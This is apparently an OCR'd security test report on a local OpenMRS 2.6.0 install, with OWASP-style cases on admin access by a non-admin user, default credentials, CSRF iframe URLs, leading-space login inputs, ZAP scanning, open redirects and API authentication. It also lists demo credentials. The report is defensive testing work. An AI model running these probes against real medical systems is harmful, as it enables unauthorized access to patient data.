
* EXPECTED RESULTS

Scripts are not accepted. No pop-up.

1. Scripts are accepted but not executed. No pop-up.

* ACTUAL RESULTS

Scripts are accepted but not executed. No pop-up.



TEST STATUS : [PASS]

[A4 - 01 - BAC] [NON-ADMIN ACCOUNT ACCESS TO ADMIN FUNCTION]

NAME OF MODULE : [SYSTEM ADMINISTRATION]

PRIORITY : [HIGH]

TEST DESCRIPTION

This test case is designed to test whether a non-admin user can access to admin functions

* PRECONDITION

A local computer with administrator privilege


1. Java environment installed
2. OpenMRS Standalone Version 2.6.0 downloaded and unzipped
3. Latest Chrome browser

* ASSUMPTION


OpenMRS with demo database runs normally

* TEST STEPS

1. Start local openMRS and log in with username(`nurse`) and password(`Nurse123`)



2. Replace the `/referenceapplication/home.page` in the URL with `/coreapps/systemadministration/systemAdministration.page`




3. Direct the URL to see if the user can access to the system administration page

* EXPECTED RESULTS

User cannot access to system administration page while logging in as Nurse account (non-admin)

* ACTUAL RESULTS

The Nurse account can access to the administration page



TEST STATUS : [FAIL]

[A4 - 02 - BAC] [UNAUTHORIZED ACCESS TO SYSTEM]

NAME OF MODULE : [MAIN PAGE]

PRIORITY : [HIGH] TEST STATUS : [PASS]

TEST DESCRIPTION

This test case is designed to test whether someone could access to the system without logging in

* PRECONDITION

A local computer with administrator privilege


1. Java environment installed
2. OpenMRS Standalone Version 2.6.0 downloaded and unzipped
3. Latest Chrome browser

* ASSUMPTION


OpenMRS with demo database runs normally

* TEST STEPS

Start local openMRS



2. Without logging in, put `http://localhost:8081/openmrs-standalone/referenceapplication/home.page` in the URL of browser.



3. Direct the URL to see if it can access to the system.

* EXPECTED RESULTS

User cannot access to the main page without logging in

* ACTUAL RESULTS

No response from the page. User cannot access to the main page without logging in

[A5 - 01 - SECURITY MISCONFIGURATION] [DEFAULT USERNAME AND PASSWORD]

TEST STATUS : [PASS]

* DESCRIPTION

This test verifies there is no default username and password which can be used by hackers.

* PRECONDITION

A local computer with administrator privilege

1. Java environment installed
2. OpenMRS Standalone Version 2.6.0 downloaded and unzipped
3. Latest Chrome browser

* ASSUMPTION

OpenMRS with demo database runs normally

* TEST DATA

Test username: admin

Test password: password

Test username: user

Test password: password

* TEST STEPS


1. Go to http://localhost:8081/openmrs-standalone/login.htm
2. Try to login with default user name and password (listed in Test Data section)

* EXPECTED RESULTS

There should be no default user name and password and tester should not be able to logon

* ACTUAL RESULTS

Log in failed with test username and password.



[A5 - 02 - SECURITY MISCONFIGURATION] [DIRECTORYLISTING]

TEST STATUS : [PASS]

* DESCRIPTION

This test verifies the application will not list any directory when we only change the link.

* PRECONDITION

A local computer with administrator privilege

1. Java environment installed
2. OpenMRS Standalone Version 2.6.0 downloaded and unzipped
3. Latest Chrome browser

* ASSUMPTION

OpenMRS with demo database runs normally

* TEST DATA

Test username: admin

Test password: Admin123

* TEST STEPS

1. Go to `http://localhost:8081/openmrs-standalone/login.htm` . Log in as admin (credentials in Test Data section)
2. Change the link to directory listing.(`http://localhost:8081/openmrs-standalone/directorylisting`)

* EXPECTED RESULTS

The application should not list any directory.

* ACTUAL RESULTS

No directory was listed following the test steps.

[A6 - 01 - SENSITIVE DATA EXPOSURE] [SEARCH HISTORY]

TEST STATUS : [FAILED]

* DESCRIPTION

This test verified the application will not list searching history when we exit the searching page.

* PRECONDITION

A local computer with administrator privilege

1. Java environment installed
2. OpenMRS Standalone Version 2.6.0 downloaded and unzipped
3. Latest Chrome browser

* ASSUMPTION

OpenMRS with demo database runs normally

* TEST DATA

Test username: admin

Test password: Admin123

* TEST STEPS

1. Go to `http://localhost:8081/openmrs-standalone/login.htm` . Log in as admin and register two patients named “Frank” and “Fred”
2. Back to home page.
3. Click on "search patient" and right click "Frank" to view the source code.
4. Redo step 2-3 and search "Fred".
5. Check whether the source code remember admin's behavior by searching "Frank".

* EXPECTED RESULTS

There should be no information about Frank.

* ACTUAL RESULTS

When we check the source code of web page for patient Fred, the visit patient history part of code showed information of Frank, which is kind of sensitive exposure.

```
<script type="text/javascript">
    var listableAttributeTypes = [];

    var lastViewedPatients = [];


    var patientObj = {
        uuid:"0415770a-fe72-4523-b2e0-56448ab0c2fa",
        name:"Fred Fred",
        gender:"M",
        // it.age is of type int (doesn't need sanitization)
        age:"16",
        birthdate:"01.Jan.2001",
        // it.birthdateEstimated is of type boolean (doesn't need sanitization)
        birthdateEstimated: false,
        identifier:"1003C3",
        widgetBirthdate:"2001-01-01"
    }

    lastViewedPatients.push(patientObj);


    var patientObj = {
        uuid:"e5beda5f-8159-4fe4-9e1f-ce3277fcf67b",
        name:"Frank Frank",
        gender:"M",
        // it.age is of type int (doesn't need sanitization)
        age:"16",
        birthdate:"01.Jan.2001",
        // it.birthdateEstimated is of type boolean (doesn't need sanitization)
        birthdateEstimated: false,
        identifier:"1003A5",
        widgetBirthdate:"2001-01-01"
    }

    lastViewedPatients.push(patientObj);
```

[A6 - 02 - SENSITIVE DATA EXPOSURE] [WEB CERTIFICATION]

TEST STATUS : [FAILED]

* DESCRIPTION

This test verified the application need to certificate on every web page.

* PRECONDITION

A local computer with administrator privilege

1. Java environment installed
2. OpenMRS Standalone Version 2.6.0 downloaded and unzipped
3. Latest Chrome browser

* ASSUMPTION

OpenMRS with demo database runs normally

1. Chrome or Firefox that can check security

* TEST DATA

Test username: admin

Test password: Admin123

* TEST STEPS

Log in as admin


1. Test the certificate via Google chrome

* EXPECTED RESULTS

The web application should have certification on each available website.

* ACTUAL RESULTS

The settings showed us that even the home page for this application is not secure.



[A7 - 01 - IAP] [DETECTING LEADING SPACE ATTACKS]

PRIORITY : MEDIUM

TEST STATUS : FAILED

* DESCRIPTION

NAME OF MODULE : OPENMRS LOGIN PAGE

This test determines the level of OpenMRS protection against leading space attack attempts on the login page.

* PRECONDITION

A local computer with administrator privilege

1. Java JRE installed
2. OpenMRS Standalone Version 2.6.0 downloaded and unziped
3. OWASP ZAP Version 2.6.0 downloaded and installed

* DEPENDENCIES

OpenMRS with demo database was loaded and runs normally

1. OWASP ZAP runs normally

* TEST DATA

- Pair 1 Username: 5 empty spaces Password: 5 empty spaces
- Pair 2 Username: admin Password: 100 empty spaces followed by "password"
- Pair 3 Username: 100 empty spaces followed by "admin" Password: 100 empty spaces followed by "password"

* TEST STEPS

Open up OpenMRS V. 2.6.0 Standalone. Make sure Tomcat Port is 8081 and MySQL port is 3316. A web page starting with localhost:8081 will be automatically opened upon successful start.

1. Open up browser and go to "http://localhost:8081/openmrs-standalone/login.htm" (without the brackets)
2. Put in the value of pair 1 and click "login" button. Observe the OpenMRS 2.6.0 Standalone window (the one with the "Start" and "Stop" button)
3. Put in the value of pair 2 and click "login" button. Observe the OpenMRS 2.6.0 Standalone window (the one with the "Start" and "Stop" button)
4. Put in the value of pair 3 and click "login" button. Observe the OpenMRS 2.6.0 Standalone window (the one with the "Start" and "Stop" button)

* EXPECTED RESULTS

For pair 1, there must be a log with "INFO" type in the service console, saying "Failed login attempt - Empty username and password"

1. For pair 2, there must be a log with "INFO" type in the service console, saying "Failed login attempt - Username = admin and Password = password
2. For pair 3, there must be a log with "INFO" type in the service console, saying "Failed login attempt - Username = admin and Password = password

* POST-CONDITION

Login page is still available to whoever was doing the attack.

* ACTUAL RESULTS

There was no log in the service console after logging in with pair 1

1. With pair 2, post login log in the service console is "Failed login attempt (login=admin) - Invalid usrname and/or password : admin". This means the system was not able to record the malicious string after large enough leading spaces.
2. There was no log in the service console after logging in with pair 3. This means with large enough trailing spaces, injection attacks on both username and password will go undetected

---

[A7 - 02 - IAP] [PROTECTION AGAINST AUTOMATIC SCAN]

PRIORITY : MEDIUM

TEST STATUS : FAILED

* DESCRIPTION

NAME OF MODULE : OPENMRS LOGIN PAGE

This test determines the level of OpenMRS protection against repeated, automatic attack attempts on the login page.

* PRECONDITION

A local computer with administrator privilege

1. Java JRE installed
2. OpenMRS Standalone Version 2.6.0 downloaded and unzipped
3. OWASP ZAP Version 2.6.0 downloaded and installed

* DEPENDENCIES

OpenMRS with demo database was loaded and runs normally

1. OWASP ZAP runs normally

* TEST DATA

Default rules that were pre-loaded in OWASP ZAP scanner

* TEST STEPS

Open up OpenMRS V. 2.6.0 Standalone. Make sure Tomcat Port is 8081 and MySQL port is 3316. A web page starting with localhost:8081 will be automatically opened upon successful start.

1. Open up OWASP ZAP 2.6.0

From OWASP ZAP menu, go to Tools > Spider. In tab "Scope" box "Starting point", type : "http://localhost:8081/openmrs-standalone/login.htm" (without the brackets) and then click "Start Scan".

After the spider is done, from the OWASP ZAP main screen, type "http://localhost:8081/openmrs-standalone/login.htm" (without the brackets) into the box "URL to attack" and then click "Attack".

2. OWASP ZAP may relaunch the spider. At the bottom section, you may found the current tab is the "Spider" tab. After the spider is done, the program will automatically switch to the "Active " tab.
3. Monitor the column "Code" in OWASP ZAP scanner, the "Active Scan" tab and the OpenMRS 2.6.0 Standalone service console (the one with the "Tomcat port" and the "MySQL port" boxes)

* EXPECTED RESULTS

For each of OWASP ZAP's probe, the OpenMRS 2.6.0 Standalone console must give a description indicating a fail attempt at attacking the login page


1. After a certain number of attempts, server will throw a 4xx page (for example a "HTTP 400 - Bad Request" page). This expectation can be substituted with a page redirection code.

* POST-CONDITION


Login page is made unavailable to whoever was doing the attack.

* ACTUAL RESULTS

There was no alert in the OpenMRS 2.6.0 Standalone console while more than 100 of probing attempts were carried out on the login page



2. Login page's status codes returned to OWASP ZAP were all "200"



[A8 - 01 - CSRF] [CHANGE DEFAULT LANGAUGE ATTACK]

PRIORITY : HIGH

TEST STATUS : PASSED

* DESCRIPTION

NAME OF MODULE : OPENMRS DEFAULT SETTING PAGE

* PRECONDITION

A local computer with administrator privilege

1. Java JRE installed
2. OpenMRS Standalone Version 2.6.0 downloaded and unzipped

3. A connection to the internet

* DEPENDENCIES

OpenMRS with demo database was loaded and runs normally

1. Good connection to the internet

* TEST DATA

http://localhost:8081/openmrs-standalone/adminui/myaccount/changeDefaults.page?defaultLocale=fr

* TEST STEPS

Open up OpenMRS V. 2.6.0 Standalone. Make sure Tomcat Port is 8081 and MySQL port is 3316. A web page starting with localhost:8081 will be automatically opened upon successful start. The default language should be English. Login to OpenMRS

Using Windows Edge browser, go to "https://www.w3schools.com/tags/tryit.asp?filename=tryhtml_iframe"

At the W3School page, replace the value of iframe src with "http://localhost:8081/openmrs-standalone/adminui/myaccount/changeDefaults.page?defaultLocale=fr" without the double quotes and click the "Run" button.

1. You may have to choose "Load all protected content" and repeat step 3. Go back to the homepage of OpenMRS and observe the language of the page

* EXPECTED RESULTS

In the iframe, OpenMRS server will give an error message and the default language is still English.

* POST-CONDITION

The OpenMRS service should still be able to run normally with the right language

* ACTUAL RESULTS

In the iframe, OpenMRS server gave an error message and the default language is still English. "UI Framework Error - Root Error"

[A8 - 02 - CSRF] [COMMAND EXECUTION]

PRIORITY : HIGH

TEST STATUS : PASSED

* DESCRIPTION

NAME OF MODULE : OPENMRS HELP PAGE

A different page will embed a link to OpenMRS. While the link appears to be normal (going to a known good site - the OpenMRS site), once the user clicks on it, it will launch an attack to the server under the logged in identity of the user.

* PRECONDITION

A local computer with administrator privilege

1. Java JRE installed
2. OpenMRS Standalone Version 2.6.0 downloaded and unziped
3. A connection to the internet

* DEPENDENCIES

OpenMRS with demo database was loaded and runs normally

1. Good connection to the internet

* TEST DATA

http://localhost:8081/openmrs-standalone/adminui/myaccount/changeDefaults.page?lang=ZAP%25n%25s%0

* TEST STEPS

1. Open up OpenMRS V. 2.6.0 Standalone. Make sure Tomcat Port is 8081 and MySQL port is 3316. A web page starting with localhost:8081 will be automatically opened upon successful start.

2. Using Windows Edge browser, go to "https://www.w3schools.com/tags/tryit.asp?filename=tryhtml_iframe"

3. At the W3School page, replace the value of iframe src with "http://localhost:8081/openmrs-standalone/adminui/myaccount/changeDefaults.page?lang=ZAP%25n%25s%0" without the double quotes and click the "Run" button.

4. You may have to choose "Load all protected content" and repeat step 3. Observe the result on the right iframe

* EXPECTED RESULTS


In the iframe, OpenMRS server will give an internal server error message HTTP Status 500 - Request processing failed; nested exception is java.lang.IllegalArgumentException ...

* POST-CONDITION

The OpenMRS service should still be able to run normally

* ACTUAL RESULTS

In the iframe, OpenMRS server gave an internal server error message HTTP Status 500 - Request processing failed; nested exception is java.lang.IllegalArgumentException ...



[A9 - UCKA] [FINDING COMPONENTS WITH KNOWN VULNERABILITIES]

NAME OF MODULE : [THIRD PARTY LIBRARIES & DATABASE]

PRIORITY : [LOW]

DESCRIPTION

This case is listing all the components with known vulnerabilities. And describe some related vulnerabilities.

LIST OF COMPONENTS

Apache Tomcat:7.0.50

1. MySQL: Latest
2. JQuery: 1.12.4
3. Spring framework: 3.x
4. Hibernate: N/A
5. Java: Java 6 is minimal
6. JDK: JDK 7
7. Liquibase: 2.0

VULNERABILITIES

Module: Tomcat

Vulnerability: A malicious web application running on Apache Tomcat 9.0.0.M1 to 9.0.0.M9, 8.5.0 to 8.5.4, 8.0.0.RC1 to 8.0.36, 7.0.0 to 7.0.70 and 6.0.0 to 6.0.45 was able to bypass a configured SecurityManager via manipulation of the configuration parameters for the JSP Servlet

Link:https://nvd.nist.gov/vuln/detail/CVE-2016-6796

Module: Hibernate

Vulnerability: ReflectionHelper (org.hibernate.validator.util.ReflectionHelper) in Hibernate Validator 4.1.0 before 4.2.1, 4.3.x before 4.3.2, and 5.x before 5.1.2 allows attackers to bypass Java Security Manager (JSM) restrictions and execute restricted reflection calls via a crafted application.

Link:https://nvd.nist.gov/vuln/detail/CVE-2014-3558

[A10 - 01 - API] [USER OBJECT - UNVALIDATED REDIRECTS AND FORWARDS]

PRIORITY : MEDIUM

TEST STATUS : PASSED

* DESCRIPTION

NAME OF MODULE : OPENMRS API - "USER" OBJECT

This test determines the level of OpenMRS API User object's protection against unauthorized access.

* PRECONDITION

A local computer with administrator privilege

1. Java JRE installed
2. OpenMRS Standalone Version 2.6.0 downloaded and unziped
3. OpenMRS Webservice API installed
4. Curl installed (optional)

* DEPENDENCIES

OpenMRS with demo database was loaded and runs normally

1. OpenMRS webservice API (https://modules.openmrs.org/#/show/153/webservices-rest)

* TEST DATA

http://localhost:8081/openmrs- standalone/coreapps/activeVisits.page?app=www.google.com

* TEST STEPS

Open up OpenMRS V. 2.6.0 Standalone.

1. direct to the URL in the test data

* EXPECTED RESULTS

1. The page should be redirected to "www.google.com"

* ACTUAL RESULTS

1. The page was redirected to "www.google.com"

[A10 - 02 - API] [USER OBJECT - TEST FOR AUTHENTICATION]

PRIORITY : MEDIUM

TEST STATUS : PASSED

* DESCRIPTION

NAME OF MODULE : OPENMRS API - "USER" OBJECT

This test determines the level of OpenMRS API User object's protection against unauthorized access.

* PRECONDITION

A local computer with administrator privilege

1. Java JRE installed
2. OpenMRS Standalone Version 2.6.0 downloaded and unziped
3. OpenMRS Webservice API installed
4. Curl installed (optional)

* DEPENDENCIES

OpenMRS with demo database was loaded and runs normally

1. OpenMRS webservice API (https://modules.openmrs.org/#/show/153/webservices-rest)

* TEST DATA

http://localhost:8081/openmrs-standalone/ws/rest/v1/user/ and/or curl -X GET --header 'Accept: application/json' 'http://localhost:8081/openmrs-standalone/ws/rest/v1/user' (optional)

* TEST STEPS

Open up OpenMRS V. 2.6.0 Standalone. Make sure Tomcat Port is 8081 and MySQL port is 3316. A web page starting with localhost:8081 will be automatically opened upon successful start.

Open a web browser. Make sure no user was logged in, and paste this following url in : http://localhost:8081/openmrs-standalone/ws/rest/v1/user/

This step is optional. Open a command line, make sure Curl was installed, paste and run this command: curl -X GET --header 'Accept: application/json' 'http://localhost:8081/openmrs-standalone/ws/rest/v1/user'

1. In either case, observe to see if there is a prompt for inputting username/password. If there is a prompt, please put in wrong username/password and observe the result.

* EXPECTED RESULTS

For test step 2, web browser should load an XML file. Around line 15, you will see "User is not logged in [Privileges required: Get Users]" and the rest of the file contains troubleshooting information regarding the api.

1. For test step 3, you should be able to see the similar message and/or a 401 message, saying "USer not logged in"

* POST-CONDITION

Webservice API is still up, available to serve further requests.

* ACTUAL RESULTS

Used the browser test method and received and XML with "User is not logged in [Privileges required: Get Users]"
![User is not logged in Privileges required: Get Users

* NOTES:

- OpenMRS API documentation together with examples can be found at http://localhost:8081/openmrs-standalone/module/webservices/rest/apiDocs.htm (logged in as admin first) You can expand the objects and click "try it out" to get sample codes.
- You can install the OpenMRS webservice API by downloading it from https://modules.openmrs.org/#/show/153/webservices-rest and then move the downloaded file to [download folder]\referenceapplication-standalone-2.6.0\appdata\modules

3 - THREAT MODELING


3.0. MODULE SELECTION

Registration Module

